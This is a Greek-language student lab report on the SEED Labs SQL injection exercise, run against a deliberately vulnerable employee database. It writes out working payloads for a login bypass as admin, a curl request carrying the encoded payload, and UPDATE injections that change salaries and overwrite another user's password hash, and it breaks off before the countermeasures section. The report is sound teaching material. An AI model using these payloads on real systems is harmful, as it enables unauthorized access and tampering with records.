



ΠΑΝΕΠΙΣΤΗΜΙΟ
ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
UNIVERSITY OF WEST ATTICA

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ (Εργαστήριο)

SQL Injection

ΑΣΦ03 - Εργασία 1 (Buffer Overflow)

Χρήση της ευπαθείας SQL Injection για την απόκτηση πρόσβασης σε web εφαρμογή, καθώς και τα αντίμετρα προστασίας.

Παπαντωνάκης Σταυρός ΑΜ:cse45227

21/5/2020

SQL Injection

Πρόσβαση, Τροποποίηση Δεδομένων, Αντίμετρα

Παπαντωνάκης Σταύρος
CSE45227

Αναφορά τρίτου εργαστηριού ασφάλειας
ΑΣΦ03



Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών
Πανεπιστήμιο Δυτικής Αττικής
Αθηνά
21/05/2020

Copyright ©2020 Παπαντώνακης Σταύρος
Το Παρόν Έργο παρέχεται υπό τους όρους της Άδειας:



Αναφορά Δημιουργού-Μη Εμπορική Χρήση-Παρόμοια Διανομή 4.0 Διεθνής

Το πλήρες κείμενο αυτής της άδειας είναι διαθέσιμο εδώ:
<http://creativecommons.org/licenses/by-nc-sa/4.0/>

Είστε ελεύθερος να:

Διαμοιραστείτε – να αντιγράψετε και αναδιανείμετε το υλικό με οποιοδήποτε μέσο και μορφή.

Προσαρμόσετε – να αναμείξετε, μετασχηματίσετε και να επεκτείνετε το υλικό.

Ο αδειοδότης δεν μπορεί να σας αφαιρέσει αυτές τις ελευθερίες όσο ακολουθείτε τους όρους παρούσας άδειας.

Τύπο τους ακόλουθους όρους:



Αναφορά Δημιουργού – Θα πρέπει να αναφέρετε τον δημιουργό του έργου, να παρέχετε σύνδεσμο προς αυτή την άδεια, και να υποδείξετε τυχόν αλλαγές. Μπορείτε να το κάνετε με οποιοδήποτε εύλογο μέσο, αλλά όχι με τρόπο που να υπονοεί ότι ο αδειοδότης επικροτεί εσάς ή τη χρήση του έργου από εσάς.



Μη Εμπορική Χρήση – Δεν μπορείτε να χρησιμοποιήσετε το υλικό για εμπορικούς σκοπούς.



Παρόμοια Διανομή – Αν αναμείξετε, μετασχηματίσετε ή επεκτείνετε το υλικό, θα πρέπει να διανείμετε τις αλλαγές σας υπό την ίδια άδεια με το πρωτότυπο έργο.

Όχι επιπλέον περιορισμοί – Δεν μπορείτε να εφαρμόσετε νομικούς όρους ή τεχνικά μέσα που να περιορίζουν νομικά τους άλλους για πράξουν σύμφωνα με τις ελευθερίες αυτής της άδειας.

Σημειώσεις:

Δεν χρειάζεται να ακολουθήσετε την άδεια για τμήματα του υλικού που θεωρούνται δημόσια γνώση (public domain) ή όπου η χρήση τους επιτρέπεται εξαιτίας μιας εξαίρεσης ή περιορισμού.

Δεν δίνονται εγγυήσεις. Η άδεια ίσως να μη σας δίνει όλα τα δικαιώματα για την επιδιωκόμενη χρήση. Για παράδειγμα, επιπλέον δικαιώματα όπως δημοσιότητα, ιδιωτικότητα, ή ηθικά δικαιώματα μπορεί να επιβάλλουν περιορισμούς στη χρήση του υλικού.

Το παρόν έργο στοιχειοθετήθηκε σε X_{PLAT}EX. Ο πηγαίος κώδικας του είναι διαθέσιμος στην παρακάτω τοποθεσία:

<https://github.com/lardianos/Security>

Περιεχόμενα

1 Εξοικείωση με τίς εντολές SQL	5
2 Επίθεση SQL Injection σε εντολές SELECT	8
2.1 Επίθεση SQL Injection από την ιστοσελίδα	8
2.2 Επίθεση SQL Injection από τη γραμμή εντολών	9
2.3 Προσάρτηση μιας νέας δήλωσης SQL	11
3 Επίθεση SQL Injection σε εντολή UPDATE	12
3.1 Τροποποιήστε το δικό σας μισθό	12
3.2 Τροποποιήση μισθού άλλων υπαλλήλων	14
3.3 Τροποποιήση του κωδικού πρόσβασης άλλων υπαλλήλων .	15
4 Αντίμετρα - Προετοιμασμένη δήλωση (Prepared Statement)	19

Εισαγωγή

Η SQL injection είναι μια τεχνική έγχυσης κώδικα που εκμεταλλεύεται τις ευπάθειες στην αλληλεπίδραση μεταξύ web εφαρμογών και διακομιστών βάσεων δεδομένων. Η ευπάθεια εμφανίζεται όταν τα δεδομένα που εισάγει ο χρήστης δεν ελέγχονται σωστά μέσα στις εφαρμογές ιστού, πριν να σταλούν στους διακομιστές βάσης δεδομένων του backend.

Πολλές εφαρμογές web λαμβάνουν δεδομένα από χρήστες και στη συνέχεια χρησιμοποιούν αυτές τις εισόδους για την **κατασκευή ερωτημάτων SQL**, ώστε να μπορούν να λάβουν πληροφορίες από τη βάση δεδομένων. Οι εφαρμογές Web χρησιμοποιούν επίσης ερωτήματα SQL για την αποθήκευση πληροφοριών στη βάση δεδομένων. Αυτές είναι κοινές πρακτικές στην ανάπτυξη εφαρμογών ιστού. Όταν τα ερωτήματα SQL δεν είναι προσεκτικά κατασκευασμένα, μπορεί να προκύψουν τρωτά σημεία SQL injection. Η SQL injection είναι μια από τις πιο κοινές επιθέσεις στις εφαρμογές ιστού.

Σε αυτό το εργαστήριο, θα χρησιμοποιήσουμε μια εφαρμογή ιστού που είναι ευάλωτη στην προσβολή SQL Injection. Η εφαρμογή αυτή περιλαμβάνει τα κοινά σφάλματα που γίνονται από πολλούς προγραμματιστές ιστού. Ο στόχος των φοιτητών είναι να βρουν τρόπους εκμετάλλευσης των τρωτών σημείων SQL Injection, να επιδείξουν τη ζημιά που μπορεί να επιφέρει η επίθεση αυτή και να γνωρίσουν τις τεχνικές που μπορούν να βοηθήσουν στην αποφυγή αυτών των επιθέσεων. Αυτό το εργαστήριο καλύπτει τα ακόλουθα θέματα:

- SQL statement: SELECT and UPDATE statements
- SQL injection
- Prepared statement

Δραστηριότητες εργαστηρίου


Η web εφαρμογή που θα χρησιμοποιήσουμε φιλοξενείται στη διεύθυνση www.SEEDLabSQLInjection.com. Αυτή η web εφαρμογή είναι μια απλή εφαρμογή διαχείρισης υπαλλήλων. Οι εργαζόμενοι μπορούν να δουν και να ενημερώσουν τα προσωπικά τους στοιχεία στη βάση δεδομένων μέσω αυτής της web εφαρμογής. Υπάρχουν δύο βασικές κατηγορίες χρηστών σε αυτήν την εφαρμογή: Ο διαχειριστής είναι ένας χρήστης με προνόμια

διαχείρισης και μπορεί να διαχειριστεί τις πληροφορίες προφίλ κάθε εργαζομένου. Ο υπάλληλος είναι ένας κανονικός χρήστης και μπορεί να δει ή να ενημερώσει μόνο τις δικές του πληροφορίες προφίλ. Όλες οι πληροφορίες που έχουν ήδη εισαχθεί για τους υπαλλήλους περιγράφονται στον παρακάτω πίνακα.

Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

1 Εξοικείωση με τίς εντολές SQL


Απάντηση:



```

File Edit Selection Find View Goto Tools Project Preferences Help
unsafe.home.php x
var/www/SQLinjection/unsafe/home.php - Sublime Text (UNREGISTERED)

56     $dbpass="seedubuntu";
57     $dbname="Users";
58     // Create a DB connection
59     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60     if ($conn->connect_error) {
61         echo "</div>";
62         echo "</nav>";
63         echo "<div class='container text-center'>";
64         die("Connection failed: " . $conn->connect_error . "\n");
65         echo "</div>";
66     }
67     return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
74 $sql->bind_param("ss", $input_uname, $hashed_pwd);
75 $sql->execute();
76 $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
77 $sql->fetch();
78 $sql->close();
    
```



```

169 | lardianos:~ lardianos:~ 135x24
170 | mysql> select * from credential where Name = 'Bob';
171 +----+-----+-----+-----+-----+-----+-----+-----+
172 | ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password
173 +----+-----+-----+-----+-----+-----+-----+-----+
174 | 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
175 +----+-----+-----+-----+-----+-----+-----+-----+
176 | 1 row in set (0.00 sec)

177 mysql> insert into credential (Name,EID,Salary,birth,SSN) values('Stavros','30000',30000,'12/9','10214431');
178 Query OK, 1 row affected (0.01 sec)

179 mysql> select * from credential where Name = 'Stavros';
180 +----+-----+-----+-----+-----+-----+-----+-----+
181 | ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password
182 +----+-----+-----+-----+-----+-----+-----+-----+
183 | 8 | Stavros | 30000 | 30000 | 12/9 | 10214431 | NULL | NULL | NULL | NULL | NULL |
184 +----+-----+-----+-----+-----+-----+-----+-----+
185 | 1 row in set (0.00 sec)

186 mysql>

```

```
lardianos:~ lardianos:~ 70x16

mysql> update credential set Name = 'stavros' where Name = 'Stavros';
Query OK, 0 rows affected (0.00 sec)
Rows matched: 1  Changed: 0  Warnings: 0

mysql> update credential set EID='30001'where Name = 'stavros';
Query OK, 0 rows affected (0.00 sec)
Rows matched: 1  Changed: 0  Warnings: 0

mysql> update credential set Salary=40000 where Name = 'stavros';
Query OK, 0 rows affected (0.00 sec)
Rows matched: 1  Changed: 0  Warnings: 0

mysql> |
```

```
lardianos:~ lardianos:~ 53x26  
mysql> delete from credential where Name = 'stavros';  
Query OK, 1 row affected (0.00 sec)  
  
mysql>
```

2 Επίθεση SQL Injection σε εντολές SELECT

2.1 Επίθεση SQL Injection από την ιστοσελίδα

Απάντηση:

Για να συνδεθούμε ως admin στην σελίδα μπορούμε να χρησιμοποιήσουμε την παρακάτω εντολή.

```
' OR Name='admin';#
```

Όταν γράφουμε username, password και επιλέγουμε login αυτό που γίνετε είναι, ότι στέλνετε ένα GET στων Server με τα δεδομένα που πληκτρολογήσαμε, αντικαθίστανται στα αντίστοιχα πεδία ενός query που είναι γραμμένο στο αρχείο .php και αποστέλλονται στην βάση. Επιστρέφοντας εάν έχει κάνει match, μας εμφανίζει τα δεδομένα του αντιστοίχου χρήστη.

Το query είναι της μορφής

```
SELECT * FROM credential  
WHERE Name ='\$Name'  
AND Password = '\$Pass';
```

Αυτό που πληκτρολογούμε στα πεδία username και password αντικαθίστατε στα \$Name και \$Pass. Επόμενος με την παραπάνω εντολή το query που παράγετε είναι το παρακάτω.

```
SELECT * FROM credential  
WHERE Name ='' OR Name='admin';#  
AND Password = '';
```

Ο χαρακτήρας # στην MySQL λειτουργεί ως έναρξη σχόλιου επομένως ότι βρίσκετε μετά από αυτόν αγνοείτε από την MySQL. Συνεπώς το query που εκτελείτε τελικά στην βάση είναι αυτό.

```
SELECT * FROM credential  
WHERE Name ='' OR Name='admin';
```

The screenshot shows a Firefox browser window with two tabs open:

- Employee Profile Login**: This tab displays a login form. In the 'USERNAME' field, the value is set to "' OR Name='admin';#". Below the form is a green 'Login' button.
- User Details**: This tab displays a table of user information. The table has columns: Username, EId, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The data is as follows:

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

2.2 Επίθεση SQL Injection από τη γραμμή εντολών


Απάντηση:

Για την επίθεση μεσώ γραμμής εντολών χρησιμοποιούμε την παρακάτω εντολή.


```
curl http://www.seedlabsqlinjection.com/
```

```
unsafe_home.php?username=%27+OR+Name  
+%3D+%27admin%27%3B%23&Password=
```

Επειδή το εκτελούμε στην γραμμή εντολών πρέπει να μετατρέψουμε τους ιδικούς χαρακτήρες σε Ascii για παράδειγμα ο χαρακτήρας ' μεταφράζεται σε



```
lardianos ~ beastbox ~ curl http://www.seedlabsqlinjection.com/unsafe_home.php?  
username=%27+OR+Name+%3D+%27admin%27%3B%23&Password=
```



```
<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b>User Details</b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><td>Alice</td><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td></tr><tr><td>Bob</td><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td></tr><tr><td>Ryan</td><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td></tr><tr><td>Samy</td><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td></tr><tr><td>Ted</td><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr><tr><td>Admin</td><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td></tr>
```

```

<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'>b>User Details</h1><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><td>Alice</td><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td></tr><tr><td>Bob</td><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td></tr><tr><td>Ryan</td><td>30000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><td>Samy</td><td>40000</td><td>50000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td></tr><tr><td>Ted</td><td>50000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><td>Admin</td><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table><br><div class='text-center'><p>Copyright &copy; SEED LABS</p></div></div><script type='text/javascript'>function logout(){location.href = "logoff.php";}</script></body></html>

```

2.3 Προσάρτηση μιας νέας δήλωσης SQL


Απάντηση:


Για να εκτελέσουμε παραπάνω από μια εντολές μπορούμε να χρησιμοποιήσουμε τον χαρακτήρα ; που συμβολίζει το τέλος εντολής στην MySQL. Επομένως μια εντολή σαν την παρακάτω θα έπρεπε να εκτελεστεί κανονικά.

```

' OR Name='admin';
update credential
set Salary=80000
where name='Alice';#

```





Οπός παρατηρούμε ώμος μας βγάζει error. Αυτό συμβαίνει γιατί στον php κώδικα χρησιμοποιείται η εντολή, **\$mysqli->query()**.

Η οποία επιτρέπει τη εκτέλεση μόνο μιας εντολής. Εάν θέλαμε να εκτελέσουμε παραπάνω θα έπρεπε να την αντικαταστήσουμε με την εντολή, **\$mysql->multi_query()**.

3 Επίθεση SQL Injection σε εντολή UPDATE

3.1 Τροποποιήστε το δικό σας μισθό

Για να αλαλάξουμε των μισθό μας αν υποθέσουμε ότι είμαστε η Alice θα χρησιμοποιήσουμε την παρακάτω είσοδο στο πεδίο Όνομα.

```
' ,Salary=65536 where Name ='Alice '#
```

Στον κώδικα της php υπάρχει ένα query της μορφής οπός το παρακάτω.

```
UPDATE credential SET nickname=''$inputNickname' ,
email=''$inputEmail' ,address=''$inputAddress' ,
Password=''$hashedPwd' ,PhoneNumber=''$inputPhoneNumber' ,
where ID=$id ;
```

Όταν επιλέξουμε save το query που θα δημιουργηθεί είναι της μορφής,

```
UPDATE credential SET nickname='',
Salary=65536 where Name ='Alice '# ,
email=' ',address=' ',Password=' ',PhoneNumber=' '
where ID=$id ;
```

και τελικά αυτό που θα εκτελεστή λόγο του # είναι της μορφής

UPDATE credential SET nickname=' ',
Salary=65536 where Name ='Alice' ;

The image displays two screenshots of a web application interface. The top screenshot shows the 'Alice Profile' page, which contains a table with the following data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

The bottom screenshot shows the 'Alice's Profile Edit' page, which has the following input fields:

NickName	536 where Name ='Alice';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Both screenshots show the URL www.seedlabsqliinjection.com/unsafe_home.php?username=Alice&Password=seedalice.

A screenshot of a web browser window titled "SQU Lab - Mozilla Firefox". The address bar shows the URL "www.seedlabsqlinjection.com/unsafe_home.php". The main content area displays a profile for "Alice Profile". At the top right is a "Logout" button. Below the title, there is a table with two columns: "Key" and "Value". The data rows are:

Key	Value
Employee ID	10000
Salary	65536
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

3.2 Τροποποίηση μισθού άλλων υπαλλήλων

Για να αλαλάξουμε των μισθό του Boby σε 1 από την Alice θα χρησιμοποιήσουμε τον ίδιο τρόπο οπός και στην προηγούμενη δραστηριότητα, δίνοντας την παρακάτω είσοδο αλά αυτήν την φορά στο where θα βάλουμε το όνομα του Boby.

```
' , Salary=1 where Name ='Boby';#
```

A screenshot of a web browser window titled "SQU Lab - Mozilla Firefox". The address bar shows the URL "www.seedlabsqlinjection.com/unsafe_home.php". The main content area displays a profile for "Boby Profile". At the top right is a "Logout" button. Below the title, there is a table with two columns: "Key" and "Value". The data rows are:

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	

3.3 Τροποποίηση του κωδικού πρόσβασης άλλων υπαλλήλων 15

The screenshots illustrate a SQL injection attack on a user profile edit feature. In the first screenshot, Alice is attempting to change her nickname to a value that includes a SQL injection payload: '/=1 where Name ='Bob'y';#'. This payload is designed to execute a SQL query that retrieves all records from the database. In the second screenshot, after saving the changes, the system displays Bob's profile, which includes the injected SQL payload in the NickName field of the database table.

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	/=1 where Name ='Bob'y';#
Email	
Address	

3.3 Τροποποίηση του κωδικού πρόσβασης άλλων υπαλλήλων

Για να τροποποιήσουμε τον τον κωδικό κάποιου υπαλλήλου με κάτι που να γνωρίζουμε εμείς θα χρησιμοποιήσουμε την ίδια μέθοδο με τις προηγούμενες δυο, άπλα θα κάνουμε κάποια προετοιμασία πρώτα. Γνωρίζουμε ότι η εφαρμογή χρησιμοποιεί τον αλγόριθμο SHA1 για την παραγωγή hash των κωδικών. Επομένως αν άπλα αλλάξαμε τον κωδικό

κάποιου με ένα δικό μας string τότε όταν προσπαθούσαμε να συνδεθούμε θα αντιμετωπίζαμε το έξεις πρόβλημα, ο κωδικός που βάζαμε θα περνούσε από των SHA1 παράγοντας το αντίστοιχο hash και αυτό θα συγκρίνονταν εν τελεί με τον κωδικό στην βάση, οπού προφανώς θα ήταν διαφορετικά και δεν θα καταφέρναμε να πάρουμε πρόσβαση. Για αυτόν τον λόγο θα μιμηθούμε το πρόγραμμα και θα αποθηκεύσουμε στην βάση το hash του κωδικού και όχι των ίδιο τον κωδικό.

Μπαίνουμε στη σελίδα www.sha1-online.com επιλέγουμε sha-1 πληκτρολογούμε τον κωδικό που θα χρησιμοποιήσουμε και επιλέγουμε hash. Στην περίπτωση μας ο κωδικός που θα χρησιμοποιήσουμε είναι,

InvisiblePinkUnicorn

και το hash που μας παράγει είναι,

f658532dcdec943b1faf048c438bb4af0899713f.

Home Page | [SHA1 in JAVA](#) | [Secure password generator](#) | [Linux](#)

SHA1 and other hash functions online generator

InvisiblePinkUnicorn **hash**

sha-1

